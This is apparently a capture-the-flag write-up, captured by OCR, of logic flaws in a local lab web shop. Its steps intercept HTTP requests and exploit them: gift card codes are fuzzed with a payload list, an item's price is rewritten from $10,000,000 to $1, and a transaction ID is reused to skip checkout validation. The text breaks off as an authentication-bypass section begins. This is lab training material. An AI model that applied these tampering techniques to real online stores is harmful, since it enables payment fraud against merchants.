Total After Discount (30% off): $98.00

Discount Code: 3YEARGNN

To celebrate our third anniversity we are offering 30% discount.
Use the code: 3YEARGNN


Checkout



Purchase History

Copy Unused Gift Card Codes

Date	Item	Amount	Code
2025-02-03 15:23:09	Gift Card	$10.00	90JJ0SUZ5BRYK6SF
2025-02-03 15:23:09	Gift Card	$10.00	OG309YTCMVKNEVS0
2025-02-03 15:23:09	Gift Card	$10.00	42VFBRTF22WKNV2X
2025-02-03 15:23:09	Gift Card	$10.00	N6Y26GLGZNRCPG72
2025-02-03 15:23:09	Gift Card	$10.00	N7NX92R79AVTXCLP
2025-02-03 15:23:09	Gift Card	$10.00	7KRLYXYCPWWB1A1C
2025-02-03 15:23:09	Gift Card	$10.00	SSD1VHK5THCHTDD0
2025-02-03 15:23:09	Gift Card	$10.00	1CQCHIIQ6KHJ9FDX
2025-02-03 15:23:09	Gift Card	$10.00	QQ2GWGL7B6YS3R5B
2025-02-03 15:23:09	Gift Card	$10.00	TUIAJDOLH5S1HAJ6



```
POST /redeem-gift-card HTTP/1.1
Host: localhost:5000
Content-Length: 9
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
Content-Type: application/x-www-form-urlencoded
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.6723.70 Safari/537.36
Accept: */*
Origin: http://localhost:5000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:5000/profile
Accept-Encoding: gzip, deflate, br
Cookie: session=
.eJyrVkrNS85PSU2JLy1OLcpLzE1VslIyroxKNU9R0lHKyU9PB0
pl5ilZlRSVpuooISkqSS0uUaoFAOEvFnI.Z6DfXw.IR0DVBXpnU
dyZZ1aePR9yxRgxIo
Connection: keep-alive

code=§test§
```


Payload configuration

This payload type lets you configure a simple list

```
90JJ0SUZ5BRYK6SF
OG309YTCMVKNEVS0
42VFBRTF22WKNV2X
N6Y26GLGZNRCPG72
N7NX92R79AVTXCLP
7KRLYXYCPWWB1A1C
SSD1VHK5THCHTDD0
1CQCHIIQ6KHJ9FDX
QQ2GWGL7B6YS3R5B
TUIAJDOLH5S1HAJ6
```

Payload processing

You can define rules to perform various processi




Purchase History

Date	Item	Amount	Code
2025-02-03 15:38:15	Flag	$0.00	flag[l0g1c_fl4w_g1ft_c4rd_vuln3r4bl3]
2025-02-03 15:38:15	Jolly Roger	$1000.00	-

Excessive trust in client-side controls


1. Buy GNN Patron gold and intercept the request



GNN Patron (Gold)


Purchase this to become a permanent patron of GNN. This brings many benefits both to us and you. We will be able to continuously keep operations afloat for a long time and wisely invest the money in improving our business. You, as our Patreon, will gain a shareholders position in our company as well as a lovely GNN flag to hang in your office.

$10000000.00



```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:5000/services
Accept-Encoding: gzip, deflate, br
Cookie: session=.eJyrVkrNS85PSU2JLy10LcpLzElVs
Connection: keep-alive

------WebKitFormBoundary0zk66xvmPtMdgDTm
Content-Disposition: form-data; name="item_id"

13
------WebKitFormBoundary0zk66xvmPtMdgDTm
Content-Disposition: form-data; name="price"

10000000
------WebKitFormBoundary0zk66xvmPtMdgDTm--
```

2. You see this in the response, change to 1 USD instead of 10 million



Shopping Cart

GNN Patron (Gold) $1.00

Quantity: 1

Order Summary


Current Balance: $126.00
Cart Total: $1.00

Discount Code:

Enter code

To celebrate our third anniversity we are offering 30% discount.
Use the code: 3YEARGNN

Checkout




Purchase History


Date	Item	Amount	Code
2025-02-03 15:41:03	GNN Patron (Gold)	$1.00	-
2025-02-03 15:41:03	Flag	$1000.00	flag[cl13nt_s1d3_pr1c3_byp4ss3d]

Insufficient workflow validation

1. Buy something cheap, get transaction_id in response




```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.8
Date: Mon, 03 Feb 2025 15:42:10 GMT
Content-Type: application/json
Content-Length: 88
Cache-Control: public, max-age=31536000
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Vary: Cookie
Connection: close

{
  "gift_card_codes":[
  ],
  "new_balance":105,
  "success":true,
  "transaction_id":"CBECE6B5577F"
}
```



GNN Patron (Silver)

Purchase this to become a 1 year patron which will grant you a tour of our operations, free 5×3 in. advertisement (max. 1 per month), and a Unique GNN flag

$5000000.00



Shopping Cart

GNN Patron (Silver) $5000000.00

Quantity: 1

Order Summary

Current Balance:	$105.00
Cart Total:	$5000000.00


Discount Code:

Enter code

To celebrate our third anniversary we are offering 30% discount.

Use the code: 3YEARGNN


2. Intercept and add transaction id in the discount code parameter



Request

Pretty Raw Hex

```
Content-Length: 14
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";
Content-Type: application/x-www-form-urlencc
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Wi
Accept: */*
Origin: http://localhost:5000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:5000/cart
Accept-Encoding: gzip, deflate, br
Cookie: session=.eJyrVkrNS85PSU2JLy1OLcpLzE1
Connection: keep-alive

discount_code=&transaction_id=CBECE6B5577F
```




Purchase History

Date	Item	Amount	Code
2025-02-03 15:45:17	Flag	$0.00	flag[byp455_ch3ck0ut_w0rkfl0w_3xpl01t3d]

Authentication bypass via flawed state machine

1. Intercept IT login and save, then log in normally in user login and see you get a set cookie session.



IT Administration Portal

> Secure Access Required_

